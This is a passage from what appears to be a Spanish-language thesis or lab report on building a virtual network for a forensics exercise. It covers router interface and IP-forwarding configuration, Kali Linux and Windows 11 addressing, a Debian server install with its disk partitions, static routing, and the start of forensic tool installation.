Al finalizar las configuraciones de las tarjetas de red se actualiza el sistema y se instala el repositorio EPEL junto con herramientas de edición, diagnóstico de red y el software FRR

para enrutamiento dinámico, todo de manera automatizada. El comando utilizado se observa en la **Figura 24**.

Figura 24

Instalación de herramientas para el equipo Router





Figura 25


Redes locales con la herramienta ARP-SCAN



En este caso en Kali Linux se puede observar que la dirección IP asignada por la red virtual red virtual en modo NAT corresponde a la interfaz eth0, en la **Figura 25** se observa que se hace uso de la herramienta arp-scan para verificar la dirección IP asignada al equipo Router, una vez identificada se realizará una conexión SSH para configurar la dirección IP que va en la RED A de la Topología establecida que se observa en la **Figura 1**.

Figura 26

Conexión SSH desde Kali a Router 1




Para la conexión remota si inserta el comando que se observa en la **Figura 26**,

posterior a ello se establece una relación de confianza y ya se establece conexión, en la misma Figura se observa el prompt del equipo Router.

Figura 27

Interfáz del Router 1 para la REDA A



En la **Figura 27** se observan dos interfaces desconectadas, el ens224 está asociada a la RED A, su dirección estática será 30.30.30.2/24, para la configuración se hace uso de la herramienta nmtui, y se asigna la dirección, la configuración realizada se observa en la **Figura 28**. La interfaz ens226 está asociada a la RED B por lo tanto la dirección estática será 10.10.10.2/30, la configuración se observa la **Figura 29**

Figura 28

Configuración IP de la interfaz 1 en Router 1





Figura 29


Configuración IP de la interfaz 2 en Router 1



Posterior a la configuración se debe activar la interfaz en la consola, en el caso de que no se active se lo puede activar de forma manual, con el comando que se señala en la **Figura 30**, posterior a ello se observa cada interfaz activa.

Figura 30

Activación de las Interfaces en el Router 1




Por defecto, Linux no reenvía paquetes entre interfaces, cada interfaz actúa de forma independiente. Al activar el IP forwarding el kernel se comporta como un router y pasa

paquetes de una interfaz a otra según la tabla de enrutamiento, para levantar este servicio lo configuramos de manera permanente creando un archivo como se observa en la **Figura 31**

Figura 31

Activación de IP Forwarding en el Router 1



Posterior a ello enmascaramos el equipo Router con la red que sale a internet la configuración se observa en la **Figura 32** y finalmente se aplicó los comandos que guardan e inician las configuraciones realizadas cuando se apaga el equipo Router, la configuración se observa en la **Figura 33**.

Figura 32

Red Enmascarada





Figura 33

Configuraciones Guardadas



3.2.6. ROUTER B

Para la configuración del equipo Router se aprovecha las configuraciones realizadas en el equipo A, se realiza un clon con ajustes en la dirección IP y en las tarjetas respectivas, para las configuraciones se sigue el mismo proceso explicadas en las **Figura 28**, **Figura 29** y **Figura 30**. En la se observan las configuraciones de la RED A y la RED B.

Para clonar el equipo se siguen los pasos descritos en la **Figura 34**, en este caso el clone llevará el nombre de Router 2, se elimina la carpeta con extensión .vmx.lck ubicado en la carpeta de la máquina virtual, de igual forma se cambia el usuario secundario a router2 y contraseña router2.

Figura 34

Clone para equipo Router 2





Figura 35

Configuraciones del ROUTER 2



3.2.7. EQUIPO KALI LINUX Y WINDOWS 11

Una vez finalizada las configuraciones de los equipos, de acuerdo a la Topología se configura la dirección IP 30.30.30.10 en el equipo Kali Linux como se observa en la **Figura 36**, después de asignar la dirección se activa la interfaz.

Figura 36

Configuración IP en KALI LINUX





Figura 37

Configuración IP en WINDOWS 11




Posterior a ello se configura la dirección IP en Windows 11, siguiendo los pasos que indica la **Figura 37** en este caso la máquina tendrá la dirección 40.40.40.10.

3.2.8. SERVIDOR

Figura 38

Servidor



Para la instalación, se crea una nueva máquina virtual, seleccionamos el archivo ISO descargado como se observa en la **Figura 38** posterior a la selección se realizan las configuraciones de las características de la máquina virtual, para la configuración se define una memora RAM de 8 GB por concepto de instalación, una vez finalizada se actualizará la configuración a 512 MB y en el disco duro se asigna un total de 20 GB.

Se configura el nombre de la máquina como root y la contraseña de la clave de superusuario como toor, el nombre del usuario y contraseña como servidor.

Figura 39

Partición del disco en el servidor

```
SCSI33 (0,0,0) (sda) - 21.5 GB VMware, VMware Virtual S
     #1  primaria    8.0 GB    f  ext4          /
     #5  lógica    510.7 MB    f  ext4          /boot
     #6  lógica      4.0 GB    f  ext4          /home
     #7  lógica    510.7 MB    f  intercambio   intercambio
     #8  lógica      8.4 GB    f  ext4          /var
```

Para la instalación se particiona el disco siguiendo la guía manual, la configuración se observa en la **Figura 39**. Se selecciona la réplica debian por motivos de instalación en India, se finaliza la instalación, seguimos la asignación de direcciones IP como se muestra en la configuración de los Routers.

3.3. Enrutamiento del escenario

Finalmente se configura el enrutamiento en el escenario, como prueba de concepto se agregan rutas a cada red desde cada router. Las configuraciones se observan en las **Figura 40**, **Figura 41** y **Figura 42**. Posterior a las pruebas todo el escenario tiene enrutamiento.

Figura 40

Configuración de ruta en Router 2




Figura 41

Configuración de ruta en Router 1





Figura 42

Ruta por defecto en Router 2



3.4. Instalación de herramientas forense

La instalación de herramientas forenses se instala en la máquina comprometida, en este caso en Windows 11.

3.4.1. FTK Imager

